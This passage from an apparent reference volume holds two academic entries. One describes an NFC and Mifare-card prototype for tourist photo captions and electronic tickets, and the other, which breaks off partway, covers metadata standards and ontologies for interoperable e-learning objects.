Tourist Applications Made Easier Using Near Field Communication

Amy Sze Hui Eow
National University of Singapore, Singapore

National University of Singapore, Singapore

Sheng-Uei Guan
Brunel University, UK

INTRODUCTION

Near field communication (NFC) is a new wireless connectivity technology that enables short-range communication between electronic devices. The operation of NFC is intuitive, making it easy for consumers to use. With built-in security, it has great potential for payment and financial applications. However, NFC is a relatively new technology and the related industries are still brainstorming for extensive applications to make it more marketable. Hence, the aim of our research is to design and build a working prototype for tourists using NFC and smart card.

Undoubtedly, photo-taking is an integral part of every tourist's holiday. However, it is noticed that pictures alone are often incomplete. People hardly remember the details of the places they have visited and find it a hassle to keep records of the attractions. Hence, it is more meaningful if digital photos have short descriptions attached with little effort. Another observation is that although it is often cheaper for tourists to purchase tour packages, it is a hassle to keep track of several tickets. Such inconvenience can be reduced with a single device that is able to store tickets electronically.

With the above observation in mind, we propose an NFC system (*HolidayPaL*) that would benefit tourists so that they have more memorable holidays. Firstly, NFC tags will be placed at each attraction, storing relevant snippets of site descriptions. The tourists can then use their NFC-enabled cameras to input the descriptions, which will then be attached to relevant photos. Personal comments can be added later as well. Tourists can subsequently view the photos and captions using some photo-album software. These captions give tourists better understanding and more vivid memory of the heritage and culture of the places visited. Another feature of the proposed application is to use NFC devices to store electronic tickets. Tourists can purchase a package over the counter and transfer it to their handheld devices via NFC. Subsequently, they can just tap their NFC devices at the entrance of each attraction to gain admission.

The proposed NFC application will benefit three groups of people: individual tourists, the tourism industry, and digital camera manufacturers.

BACKGROUND

Radio Frequency Identification

Radio frequency identification (RFID) is useful in storing and retrieving data through Electromagnetic (EM) transmission to a RF compatible integrated circuit. A RFID tag is a device that can be attached to or embedded inside a product for the purpose of identification using radio waves.

The RFID technology can be subdivided into two categories, namely the Near Field Communication (NFC) (Ortiz, 2006) and Far Field Communication (Capps, 2001). Near Field Communication Technology was jointly developed by Philips and Sony and was approved as an ECMA standard (ECMA-340) and an ISO/IEC standard (ISO/IEC 18092). The near field systems use magnetic coupling. In contrast, the far field system requires EM waves to be sent into free space and then captured by the tag's antenna.

Near Field Communication

NFC devices can function as an initiator or a target. The initiator sends out a communication request, while the target receives that request and starts the communication. NFC has two modes of transmission, namely the active mode and the passive mode. In the active mode, both the initiator and target generate a RF signal to transmit data. In the passive mode, only the initiator generates the RF field. The target uses power from the RF generated by the initiator's coil to transmit back the answer. Hence, passive communication consumes less power and is more suitable for this research work.

Mifare® Card

Mifare® is the industry standard for contactless and dual interface smart card schemes. It operates passively at 13.56MHz with a range of 0.1m and has a data transfer rate of 160kbps. The Mifare® 1K card used in this work has 1024 x 8 bits of EEPROM memory, organized into 16 sectors with 4 blocks of 16 bytes each. Each sector consists of 3 data blocks and 1 sector trailer. Each sector trailer consists of 2 secret keys and access bits, which are used to specify access rights to each block in that sector. Secure communication is also ensured with a three-pass authentication protocol.

RELATED WORK

- **Information reader:** NFC devices can be used to access information on products, services, and events from smart posters containing virtual bookmarks (Philips Semiconductors, 2005). This allows effective advertising. The proposed application in this work taps on this convenient feature of NFC to read information from smart posters effortlessly. Short descriptions can be stored in such smart posters at a tourist attraction and subsequently read by the tourists' NFC devices. In comparison, instead of simply reading information, our proposed application also takes the extra step of attaching these captions to related photos, adding meaning to the photos taken.
- **End-to-end transactions:** Philips, one of the codevelopers of NFC, envisions the use of NFC in mobile payment schemes (Harold, 2005) and end-to-end transactions. In Germany, the Association of German Transport Undertaking implemented an Electronic Fare Management system (VDV), which provides for an interoperable electronic multiple journey ticket. However, such interoperability across different transport operators calls for an individual application, to which more than one operator has access and coordination of data. Hence, the encoding process used for secure access must be standardized (Ackermann, 2005). VDV can be used as a reference for the proposed tourism-oriented e-Ticketing application. Issues such as interoperability and security are also relevant in this work. Different companies across the world need to follow the same protocol for e-ticket detection. As compared to the VDV application which stores a single ticket, our proposed application allows the storage of multiple tickets which will not interfere with one another. This gives the flexibility of storing different types of ticket, ranging from vouchers to lucky draw coupons, and even to electronic keys, in the same memory device.
- **Wireless connection enabler:** Although wireless communications such as Bluetooth and Wi-Fi are becoming popular, the network setup procedures are complex. Philips suggested using NFC to exchange setup information (Philips Semiconductors, 2005). Subsequent data transfer takes place over the Bluetooth or Wi-Fi connection established by NFC, allowing users to separate the two devices in communication and roam with them within a 30m range. Hence, although NFC is not suitable for large amounts of data transfer, it can complement Bluetooth or Wi-Fi for greater convenience. Indeed, such an application would be in line with our proposed system. Tourists can view their photos from their hotel-room large-screen televisions wirelessly.

HolidayPaL: DESIGN AND IMPLEMENTATION

Hardware Requirements

Applications for the user/tourist reside on the tourist's handheld device. Such a handheld device must have camera and NFC capabilities, and memory space to store electronic tickets. For implementation purpose, an open-source development environment is also required. Hence, PDA was chosen along with the SDiD™ 1010 card (Wireless Dynamics, 2005) for NFC communications. This card can also be configured to function as a Mifare® card, which is appropriate for secure transfer and storage of electronic tickets.

Applications for sales/technical operators reside on a personal computer (PC). Because PCs currently do not have built-in NFC capabilities, external devices are needed for NFC with the Mifare® SDiD™ 1010 cards. Hence, the PN531 Integrated Circuit (IC), also known as TamaBoard, was chosen. It has NFC capability and can be easily connected to the PC via a Universal Serial Bus connector.

System Software Overview


The entire system revolves around the concept of tourism and its targeted users are tourists and resort or attraction staff. It comprises two subsystems, namely *PhotoPaL* and *TicketPaL*. *PhotoPaL* is used to retrieve descriptions at each tourist attraction, to be attached to related photos in the user's PDA. *TicketPaL* is the electronic ticketing subsystem to store e-tickets in the user's PDA, and subsequently used to gain admission to attractions. Each of these two subsystems consists of applications on the PDA side for users and applications on the PC side for sales/technical operators, as shown in Figure 1.

Software Requirements

This section describes the purposes and functional requirements of each application mentioned in Figure 1.

1. **PhotoPaL (PC Side):** This program will be used by attraction operators or staff to read and write the descriptions onto Mifare® cards before fixing them at the attraction sites. To ensure tamper-resistant storage of data, the program should have a lock feature to secure the card and prevent unauthorized alterations.
2. **PhotoPaL (PDA Side):** This program will reside on the user's PDA and is used for reading the descriptions and attaching them to related photos.
3. **TicketPaL (PC Side) Ticket Setup:** The user's NFC-enabled PDA needs to be set up and configured before it can function as a ticket-holder to store several electronic tickets. This program will be used by an operator, such as the ticket sales staff, to configure the PDA's SDiD™ card.
4. **TicketPaL (PC Side) Ticket Writer:** This program will be used by the operator to transfer via NFC electronic tickets from the operator's computer to the tourist's PDA. The operator should be able to select the type and number of tickets desired. The other ticket details such as validity, cost, and descriptions should also be viewable.
5. **TicketPaL (PC Side) Ticket Detector:** This program will be used by operators at the entrance of a tourist attraction. Tourists simply tap their electronic tickets at the NFC reader to gain admission. The operator needs to first specify the type of ticket to search for. Because there is a possibility of having multiple tickets in storage, the program should display the details of the detected ticket and prompt for confirmation/verification before the ticket is removed.

Figure 1. Structure of proposed HolidayPaL application



6. **TicketPaL (PDA Side) Ticket List:** This program is for the e-ticketing application and will reside on the user's PDA. It is used to program the SDiD™ card to function as a ticket-holder for ticket detection. It should also allow the users to view all the tickets in memory.
7. **E-photo Album (PDA Side):** One major task of this work is to develop a PDA Photo Album to allow the user to browse photos with descriptions. He could browse a thumb view of the photos taken to see the whole set of pictures. Once he decides to view a photo, he could select the photo and zoomed in on it. The photo view will have the descriptions displayed together with the photo. The user could also add comments to the descriptions and save them.

System Design

System Architecture

The system architecture is shown in Figure 2.

The SDiD™ card is inserted into the PDA and the TamaBoard is connected to the PC via USB. NFC communication occurs between the SDiD™ card, TamaBoard and Mifare® card. The software applications will reside on either the tourist's PDA or the operator's PC.

Major Design Issues and Tradeoffs

- **Power Consumption:** One of the nonfunctional requirements for PDA applications is low power consumption. Even in idle mode, the SDiD™ card's power consumption is still significant. Hence, it should be powered off immediately after each operation and powered back on only when necessary. Secondly, the SDiD™ card's polling function will return 1 second after no card has been detected, resulting in insufficient lag time for the user to bring the PDA close to the Mifare® card. Hence, this read function should be placed in a loop. However, due to high power consumption of SDiD™ in field scanning mode, it should not be allowed to loop infinitely. Based on an estimated time required for a user to bring the PDA near the Mifare® card, the time lag chosen is about 6 seconds[a], equating to 6 loops, before the program returns with a "No Card Detected" error message.
- **Security:** The *PhotoPaL* subsystem requires secure storage of the photo descriptions in the Mifare® card. Everyone should be able to read the descriptions, but only authorized personnel can change its contents. Hence, the card needs to be locked. This can be achieved by changing the access bits to 010 for data blocks and 011 for sector trailers (Philips Semiconductors, 2001) such that reading can be done using the common key but changes require the secret key. Consequently, only those who know the secret key can unlock the card or change the access conditions.

Graphical User Interface

1. **PhotoPaL (PC) Description Reader/Writer Program:** The description to be written together with the filename must be specified in the text boxes under the "Write/Clear Mode" section. Clearing the Mifare® card refers to writing logical

Figure 2. HolidayPaL system hardware




Figure 3. GUI of PhotoPaL (PDA) description reader

zeros to all data blocks. The description read from the card will be displayed under that section's editable text box. Changes may be made to this description directly. Clicking on "Edit (Save Changes)" would write this edited description to the Mifare® card. To lock the contents of the Mifare card, the user must enter a 6 hexadecimal secret key in the corresponding box and click "Lock Card." Similarly, to unlock the card, the user must enter that same secret key and click "Unlock Card."

2. **PhotoPaL (PDA) Description Reader Program:** This program's GUI is shown in Figure 3. Clicking on "Read Description" button will start the NFC read process. After the description has been read, it will be displayed in the text box and saved into a newly created folder. A photo-moving thread will also be started to move subsequent photos into the newly created folder. The user can now edit directly the description displayed in the text box. To save power, the SDiD™ card will be powered on only before NFC communication and powered off immediately after, regardless of the success of an operation.
3. **TicketPaL (PC) Ticket Setup Program:** The setting up process consists of three steps. Firstly, the secret key is read to determine if the sectors are free to be designated as ticket holders. Next, access conditions will be changed to configure the sectors for secure storage. Lastly, the key is saved so that companies will be able to detect the sectors as empty ticket holders.
4. **TicketPaL (PC) Ticket Writer Program:** Information such as ticket cost and validity, will be displayed clearly. The user interface does not allow direct alteration of such critical information so as to prevent unauthorized changes by corrupted ticket sales operators. To transfer a ticket, the operator only needs to select the corresponding radio button, enter the quantity, click "Submit" and bring the PDA close to the NFC reader. After validating user-input, a thread will be started to carry out the ticket transfer process.
5. **TicketPaL (PC) Ticket Detector Program:** The operator can select the desired ticket type and prompt the tourist to bring their PDA close to the reader. Once a ticket has been detected, the system will check its validity and prompt the user for confirmation.
6. **TicketPaL (PDA) Ticket List Program:** Upon ticket payment, the tickets can be transferred and stored onto the NFC-enabled PDA using this program. At the entrance of the attraction, ticket detection also requires the use of this program. For both scenarios, the user only needs to switch to "Ticket Mode" and bring his PDA close to the reader and the tickets stored in memory can be read and displayed. To save power consumption, the SDiD™ card will be powered off once the read operation has completed.

System Implementation

PC-side programs were developed using Microsoft Visual C++ programming. This platform was chosen because it is easier to reuse and recompose modules. It also supports the creation of graphical user interfaces and provides corresponding control functions to handle user interaction. Consequently, PDA programs were developed using Microsoft Embedded Visual C++.

1. **Embedded Tama Firmware:** The Tama Firmware embedded in the TamaBoard translates the higher level commands from the PC host controller program into the actual set of NFC messages to be exchanged between the TamaBoard and other

NFC devices. The host program will first send a command to the TamaBoard which will reply with an ACK frame. The Tama Firmware will then translate this command into low level messages to be sent to the target Mifare® card. After getting a reply from the target, the firmware will then formulate and send back a response packet to the host controller.

2. **SDiD™ Application Programming Interface:** The SDiD™ API consists of classes handling the NFC communication with different types of target devices. For instance, communication with a Mifare® card uses the Mifare1K class, while operations on the SDiD™'s internal smart card use the SMX class. The main program accesses the functions through instantiation of the corresponding classes.

Problems Faced and Solutions

Extra attention had to be paid to Mifare® authentication. Each sector has to be authenticated before any operation can be done. For *TicketPaL*, the SDiD™'s internal smart card will function as the Mifare1K ticket-holder. However, once corrupted, it would not be able to carry out its functions. Even a single bit error of the access configuration could render the entire sector permanently damaged. Hence, the cheaper Mifare® cards were used to test the system first and eliminate any critical bugs. Subsequently, testing with the SDiD™ card itself was carried out only after the system was proven stable and correct.

FUTURE TRENDS

There are several aspects of the proposed system that could be expanded further. Firstly, adding e-payment (Asokan & Janson, 1997) to *TicketPaL* would make the entire e-ticketing transaction more complete. However, secure NFC alone might not be sufficient and should be used together with other forms of authentication, such as PIN or biometric recognition.

Secondly, the current *PhotoPaL* system can be enhanced by incorporating it with the Multimedia Messaging System (MMS). Just like how tourists often send postcards back during a holiday, these MMS photos with descriptions and personal comments could even be sent as *Virtual Postcards*. Thirdly, peer-to-peer data transfer can be used to transfer photo descriptions or e-tickets between NFC-enabled devices. However, for the e-ticketing system, this would require e-tickets to be encrypted.

Lastly, other innovative applications could be added. Because the *HolidayPaL* system is tourism-oriented, related applications could be added to form a more complete package. For instance, the e-ticketing concept can be applied to hotel room keys and also incorporated into hotel lifts and hotel restaurants where customers can charge their bills to their room accounts.

CONCLUSION

We have presented in this article an NFC application with the development of working prototypes for *PhotoPaL* and *TicketPaL*, as well as the E-photo Album application. We believe that these systems will be beneficial to tourists, digital camera manufacturers, and the tourism industry.

PhotoPaL is able to read short descriptions of attractions and attach them to relevant photos, adding meaning to photos. *TicketPaL* is an electronic ticketing system that can transfer and detect tickets for attraction admission via NFC. This reduces the hassle of holding numerous paper tickets. User friendly GUIs have been created for both PC and PDA side programs. More importantly, secure storage of data is ensured with the proper configuration of access conditions and secret keys.

KEY TERMS

Bluetooth: A standard for wireless personal area networks, also known as IEEE 802.15.1.

Cyclic Redundancy Check (CRC): A function used to produce a fixed number of bits against a block of data, such as a network packet or a file block. CRC is used to detect errors after transmission or storage.

Protocol: A convention or standard that controls or enables the connection, communication, and data transfer between two computing endpoints. Protocols may be implemented by hardware, software, or a combination of the two. At the lowest level, a protocol defines a hardware connection.

Secret Key (or **key):** In encryption, a key specifies the particular transformation of plain text into scrambled text, or vice versa during decryption.

Security: The effort to create a secure computing platform, designed so that agents (users or programs) can only perform actions that have been allowed.

Smart Card: Any pocket-sized card with embedded integrated circuits that contain memory or microprocessor components.

Thread (or Program Thread): A sequence of program instructions which may execute in parallel with other threads sharing the same program environment.

Wi-Fi: Stands for “Wireless Fidelity.” It is also a name for 802.11 related technologies that have passed Wi Fi certification testing.

Towards Management of Interoperable Learning Objects

Tanko Ishaya
The University of Hull, UK

INTRODUCTION

Developments in the Internet and the World Wide Web (WWW) technologies have led to an evolving trend in Electronic learning (e-learning). E-learning is now one of the most fast growing trends in computing and higher education (Ishaya & Wood, 2005) and certainly becoming a dominant way of learning in workplace settings across other organizations (Mungania, 2003). From its initial roots as an information-sharing tool, the Web has seen an exponential growth into a myriad of applications, ranging from very serious e-business to pure leisure environments. Likewise, research into technology support for education has quickly recognized the potential and possibilities for using the Web as a learning tool (Ishaya, Jenkins, & Goussios, 2002). Thus, the Web technology is now an established medium for promoting student learning, and today there are a great many online learning materials, tutorials, and courses supported by different learning tools with varying levels of complexity. It can be observed that there are many colleges and universities, each of which teaches certain concepts based on defined principles that remain constant from institution to institution. This results in thousands of similar descriptions of the same concept. This means that institutions spend a lot of resources producing multiple versions of the same learning objects that could be shared at much lower cost.

The Internet is a ubiquitous supporting environment for sharing of learning materials. As a consequence, many institutions take advantage of the Internet to provide online courses (Ishaya et al., 2002; Jack, Bonk, & Jacobs, 2002; Manouselis, Panagiotou, Psichidou, & Sampson, 2002). Many other agencies have started offering smaller and more portable learning materials defined as learning objects (Harris, 1999; POMETEUS, 2002).

Common standards for metadata, learning objects, and services are mandatory for the success of Web-based learning, which is why the creation of such standards for learning objects and related standards has being one of focus for research and development within the past few years. This includes the creation of accredited standards from the IEEE Learning Technology Standards Committee (LTSC) for Learning Object Metadata (LOM), Sharable Content Object Reference Model (SCORM), Instructional Management System (IMS), and so on. All these metadata models define how learning materials can be described in an interoperable way. There have also been intensive developments in the area of e-learning technology and the wide variety of learning environments from many different vendors (e.g., Sakai, Moodle, and Blackboard). While most of these approaches provide a means for describing, sharing, and reusing resources, the concept of interoperability and heterogeneous access to content chunks is yet to be fully achieved. This results in thousands of similar descriptions of the same concept, even within the same learning management system (LMS), and because these concepts may have been defined using different standards, they are not interoperable.

What is required therefore is a mechanism and infrastructure for supporting a interoperable system of individual components that can be assembled by mixing and matching content from multiple sources to satisfy individual learner's requirements. See Wood and Ishaya (2005) for a personality-based approach for building learner profiles.

The purpose of this article is to examine current approaches used in managing learning objects and suggests the use of ontologies within the domain of e-learning for effective management of interoperable learning objects. In the next section, a background to this article is presented; the current state of e-learning metadata standards is examined and a brief overview of the semantic Web evolution in the relation to e-learning technology development is given. In the third section, the author discusses the driving force behind the need for effective management of interoperability of learning objects. In the fourth section, the article presents e-learning ontologies as the state of the art way of managing interoperable learning objects. The fifth section concludes the article with suggestions for further research.

BACKGROUND

The background to this article is based on two different disciplines: developments in Web-based educational systems and the evolving vision of the Semantic Web by Berners-Lee, Henler, and Lassila (2001).

Web-Based Educational Systems

Electronic learning (e-learning) has been defined as a special kind of technology-based learning (Anderson, 2000; Gerhard & Mayr, 2002). E-learning systems and tools bring geographically dispersed teams together for learning across great distances. It is now one of the fastest growing trends in computing and higher education. Gerhard and Mayr (2002) identified three major trends as internalization; commercialization and modularization; and virtualization. These trends are driven by the convenience, flexibility, and time-saving benefits it offers to learners. It is a cost-effective method of increasing learning opportunities on a global scale. Advocates of e-learning claim innumerable advantages ranging from technological issues and didactics to convenience for students and faculty (Gerhard & Mayr, 2002; Hamid, 2002). These result in tremendous time and cost savings, greatly decreased travel requirements, and faster and better learning experiences. These systems are made possible from the field of collaborative computing (Ishaya et al., 2002), encompassing the use of computers to support coordination and cooperation of two or more people who attempt to perform a task or solve a problem together. All these seem a promise towards changing how people will be educated and they might acquire knowledge.

In order to support increasing demand for Web-based educational applications, a number of virtual learning environments (VLEs) and managed learning environments (MLEs) have since been launched on the market. These VLEs (e.g., Blackboard and WebCT) are a new generation of authoring tools that combine content management facilities with a number of computer mediated communication (CMC) facilities, as well as teaching and learning tools. VLEs are learning management software systems that synthesize the functionality of computer-mediated communications software (e-mail, bulletin boards, newsgroups, etc.) and online methods of delivering course materials. They "have been in use in the higher education sector for several years" and are growing in popularity (MacColl, 2001, p. 227). VLEs began on client software platforms but the majority of new products are being developed with Web platforms (MacColl, 2001). This is due to the expense of client software and the ease of providing personal computers with Web browsers. Furthermore, using the Web as a platform allows easier integration of links to external, Web-based resources.

Alongside evolutionary representation formats for interoperability, many metadata standards have also merged for describing e-learning resources. Among others are LOM, SCORM, and the Alliance of Remote Instructional Authoring and Distribution Networks for Europe (ARIADNE) Instructional Management System (IMS). All those metadata models define how learning materials can be described in an interoperable way. The IEEE Learning Object Metadata standard developed by the IEEE Learning Technology Standards Committee in 1997 is the first multipart standard for learning object metadata consisting of:

- **The IEEE 1484.12.1:** IEEE Standard for Learning Object Metadata. This standard specifies the syntax and semantics of Learning Object Metadata, defined as the attributes required to fully and adequately describe a learning object.
- **The IEEE 1484.12.2:** Standard for ISO/IEC 11404 binding for learning object metadata data model.
- **The IEEE 1484.12.3:** Standard for XML binding for learning object metadata data model.
- **The IEEE 1484.12.4:** Standard for resource description framework (RDF) binding for learning object metadata data model.

This standard specifies a conceptual data schema that defines the structure of a metadata instances for a learning object.

The LOM standards focus on the minimal set of attributes needed to allow these learning objects to be managed, located, and evaluated. Relevant attributes of learning objects to be described include type of object, author, owner, terms of distribution, and format (http://ltsc.ieee.org/wg12/). Where applicable, LOM may also include pedagogical attributes such as teaching or interaction style, grade level, mastery level, and prerequisites. It is possible for any given learning object to have more than one set of LOM. LTSC expects these standards to conform to, integrate with, or reference existing open standards and existing work in related areas. While most of these approaches provide a means for describing, sharing, and reusing resources, the concept of interoperability and heterogeneous access to content chunks is yet to be fully achieved.

The Semantic Web

E-learning systems are made possible by the ubiquity of Internet standards such as TCP/IP, HTTP, HTML, and eXtentensible Markup Language (XML), an evolved representation format for interoperability. Additionally, emerging schema and semantic standards, such as XML-schema, RDF and its extensions, and the DARPA Agent Markup Language and Ontology Inference layer (DAML + OIL) together provides tools for describing Web resources in terms of machine-readable metadata. This is towards enabling automated agents to reason about Web content and produce intelligent response to unforeseen situations.

Two of these technologies for developing the Semantic Web are already mature and in wide use: XML (http:www.w3.org/XML) lets everyone create her own tags that annotate Web pages or sections of text on a page. Programs can make use of these tags in sophisticated ways, but the programmer has to know what the page writer uses each tag for. So, XML allows users to add arbitrary structure to their documents but says nothing about what the structures mean (Erdmann & Studer, 2000). The meaning of XML documents is intuitively clear due to mark-up and tags, which are domain terms. However, computers do not have intuition. Tag names per se do not provide semantics. Both data type definitions (DTDs) and XML schema are used to structure content of documents, but not an appropriate formalism to describe the semantics of an XML document. Thus, XML lacks a semantic model and it has only a tree model but can play an important role in transportation mechanism.

RDF (http://www.w3.org/RDFs) provides a means for adding semantics to a document. It is an infrastructure that enables encoding, exchange, and reuse of information structured metadata. RDF + RDF schema offers modeling primitives that can be extended according to the needs. RDFs also suffer from lack of formal semantics for modeling primitives, making interpretation of how to use them properly an error-prone process. Both have been touted as standard Web ontology languages, but they both suffer from expressive inadequacy (see Harrocks, 2001), that is, lack of basic modeling primitives and poorly defined semantics.

The third is the ontology representation languages. Several ontology representation languages and tools are now available, some at their early stages of development. In particular The Web Ontology Language (OWL)—the W3C recommendation for ontology language. However, DAML, OIL, and DAML+OIL are being used (Fensel et al., 2001). All of this relies on RDF—subject-predicate-object model, which provides a basic but extensible and portable representation mechanism for the Semantic Web. Although ontology representation languages for the Semantic Web are in early stages of development, it is fair to say that ontology specification would play an important role in the development of interoperable learning objects. This way, both producer and consumer agents can reach a shared understanding by exchanging ontologies that provide an agreed vocabulary.

DRIVING FORCES

Despite intensive developments in the area of Web-based learning technology and the wide variety of software tools available from many different vendors (e.g., WebCT, Blackboard, AudioGraph), there is increasing evidence of dissatisfaction felt by both instructors and learners (Ishaya, 2005; Jesshope, 1999; Jesshope, Heinrich, & Kinshuk, 2000). One of the causes of this dissatisfaction is that these software applications are not able to share learning resources with each other. There is evidence that the future growth of Web-based learning may well be constrained on three fronts: (1) dissatisfaction with Web learning resources from students due to a lack of pedagogical underpinning in the design of existing Web learning materials (Govindasmy, 2002); (2) lack of standardization of learning metadata schemas and course structures (Koper, 2002); and (3) lack of software interfaces that provide interoperability.

Lack of Pedagogical Consideration in the Design of Web-Based Learning Systems

Although the Internet has proved its potential for creating online learning environments to support education (Appelt, 1997; Berners-Lee, 1999; Fetterman, 1998; Harris, 1999; Jack et al., 2002), the full potential of the Internet for transforming education is just beginning to be tapped. The need to link pedagogy to the prevailing technological infrastructure for Web-based learning has been highlighted in other research (Ishaya et al., 2002; Koper, 2001; Mergendoller, 1996). These studies emphasized the need for additional frameworks for Web-based learning. In answer to this requirement, several researchers have offered frameworks for learner-centered Web instruction (Bonk, Kirkley, Hara, & Dennen, 2001; Jack et al., 2002), the integration of the Web in one's instruction, the role of the online instructor (Bonk et al., 2001), and the types and forms of interaction made possible by the emergence of the Web (Jack et al., 2002). The need and potential use of Web agents (Jennings, 2000; Wooldridge, 1997) to support students learning process by enabling an interactive Web-based learning paradigm has also been identified in Ishaya et al. (2002) and Jack et al. (2002). There is still evidence that pedagogical issues are neglected within the design of most e-learning systems. This may result in these systems failing due to teachers reluctance to incorporate their learning resources in those systems, learners avoiding e-learning situations, and poor performance of learners who do use the systems (Deek, Ho, & Ramadhan, 2001; Govindasmy, 2002; Hamid, 2002; Koper, 2002, 2001). There is also evidence of lack of consideration of users with learning difficulties in current Web-based learning environments (Koper, 2001; Manouselis et al., 2002). Most of the existing Web-based learning frameworks and models are at a theoretical level and most address specific aspects of learning pedagogy (e.g., Bonk et al., 2001; Ishaya et al., 2002; Jack et al., 2002).

Lack of Interoperability and Sharable Learning Objects

A wide variety of teaching materials have been made available in a number of specific formats that are no longer supported (Deek et al., 2001; Koper, 2002). These materials are therefore no longer usable without large investments in converting them into a usable format. The reusability of educational content and instructional components is often limited because existing components cannot easily be obtained for integration. Reusability of learning components involves a number of processes such as identification of components, correct handling of intellectual property rights, isolation, decontextualization, and assembly of components (Koper, 2001, 2002). Making components reusable and manageable provides the advantage of efficiency in Web-based learning system design. The technique, however, is not simple and requires clear agreements about standards to be used. Software reuse is a key aspect of good software engineering. One of the current trends in this field is the component-based approach (Lim, 1998). Enterprise JavaBeans (EJB) and Common Request Broker Architecture (CORBA) are examples of technologies that are based on the software component concept. Software reuse allows programmers to focus their efforts in the specific business logic. Component-based software engineering approach can be used to provide interoperable and sharable learning objects.

Learning technology standardization is taking the lead role in the research efforts surrounding Web-based education. Standardization is needed for two main reasons: first, educational learning resources are defined, structured, and presented using different formats. Second, the functional modules that are embedded in a particular learning system cannot be reused by another one. Projects like IEEE's Learning Technologies Standardization Committee (http://ltsc.ieee.org), IMS (IEEE, http://ltsc.ieee.org), PROMETEUS (2002), Getting Educational Systems to Talk Across Leading Edge Technology (GESTALK) Project (http://www.fdgroup.co.uk/gestalk), and many others are contributing to this standardization process. The IEEE LTSC is the institution that is gathering recommendations and proposals from other learning standardization institutions and projects.

Lack of Industry Guidance for the Design of Manageable Systems

Industry and academic reports highlight the importance of defining metadata for learning (Anido, Fernandez, Caeiro, Santos, Rodriguez, & Llamas, 2002; IEEE, 2002; Koper, 2002). Its purpose is to facilitate and automate the search, evaluation, acquisition, and use of Web-based learning resources. The result so far is the LOM specification (IEEE, http://ltsc.ieee.org) proposed by IEEE LTSC, which is becoming a de-facto standard.

Personalization is increasingly being used in e-commerce as an aid to customer relationship management (CRM) to provide better service by anticipating customer needs. This is because companies believe that this will make interaction more satisfying. In the educational sector, the aim is towards ensuring that Web resources improve students learning process. This too could be improved through personalization. The Semantic Web offers the possibility of providing the user with relevant and customized information (Berners-Lee, 1999). Furthermore, the recognition of the key role that ontologies are likely to play in the future of the Web has lead to the extension of Web markup languages in order to facilitate content description and the development of Web based ontologies, for example, XML schema (Horrocks & Tessaris, 2002), RDFS (Horrocks & Tessaris, 2002; IEEE, http://ltsc.ieee.org), and the recent DAML+OIL (IEEE, http://ltsc.ieee.org). While the development of the semantic Web and of Web ontology languages still present many challenges, it provides a means for creating a centralized and managed Web-based learning environment where software agents (Wooldridge, 1997) can be designed to carry out sophisticated tasks for users. This will provide an adaptive learning environment.

This brief review highlights the complexity of the factors influencing the effectiveness of Web-based learning. Despite the extent of the work mentioned above, there is a lack of an effective way of managing centralized and interoperable learning materials. Some work has addressed content and sequencing of learning objects (Koper, 2002). However, without a comprehensive pedagogical analysis in the area of Web-based learning, it is difficult to develop learning resources that can be interoperable, interactive, and collaborative. The progress made in understanding and building flexible and interoperable subject domain and course ontologies and linking them with learning materials and outcomes has been the emphasis in recent research. Recent developments related to semantic Web (Berners-Lee, 1999; Horrocks, 2002; Horrocks & Tessaris, 2002) and ontologies (Horrocks, 2002) have revealed new horizons for defining structures for authoring interoperable learning objects. This indicates that the models and frameworks drawn will have to be evaluated across different scenarios of use, which should be based on sound software engineering and learning pedagogy.

ONTOLOGIES FOR E-LEARNING SERVICE: A WAY FORWARD

Ontology is not a new concept. The term has a long history of use in philosophy in which it refers to the subject of existence and particularly a systematic account of existence (Erdmann & Studer, 2000; Gruber, 1995). It has been a co-opted term from philosophy used in computing to describe formal, shared conceptualizations of a particular domain (Gruber, 1995). Ontologies have become a topic of interest in computer science (Fensel, 2001). An ontology represents information entities such as person, artifact, and events in an abstract way. They allow the explicit specification of a domain of discourse, which permits access to and reason about agent knowledge (Erdmann & Studer, 2000). Ontologies are designed so that knowledge can be shared with and among people and possibly intelligent agents. Tom Gruber (1995) defines ontology as "*an explicit representation of a conceptualisation. The term is borrowed from philosophy, where Ontology is a systematic account of existence. For AI systems, what 'exists' is that which can be represented*."

A conceptualization refers to an abstract model of some phenomenon in the world by identifying the relevant concept of that phenomenon. Explicit means that the types of concepts used and the constraints on their use are explicitly defined. This definition is often extended by three additional conditions: "an ontology is an explicit, formal specification of a shared conceptualization of a domain of interest." This indicates that an onotology should be machine readable (which excludes natural language). It indicates that it captures consensual knowledge that is not private to an individual, but accepted as a group or committee of practice. The reference to a domain of interest indicates that domain ontologies do not model the whole world, but rather modeling just parts, which are relevant to the task at hand.

Ontologies are therefore advanced knowledge representation, which consists of several components, including concepts, relations and attributes, instances, and axioms. Concepts indicates abstracts terms that are organized in taxonomies. Hierarchical concepts are linked with an "is-a" relation. For example, we can define two concepts Person and Man. This can be hierarchically linked, as "A man is a person." Instances are concrete occurrences of abstract concepts. For example, we can have one concept MAN with one instance of a Mike. Mike is a man and his first name is Mike. Axioms are rules that are valid in the modeled domain. There are simple symmetric, inverse or transitive axioms, and complex rules consisting of several relations. An example of an inverse axiom is: If a person works for a company, the company employs this person.

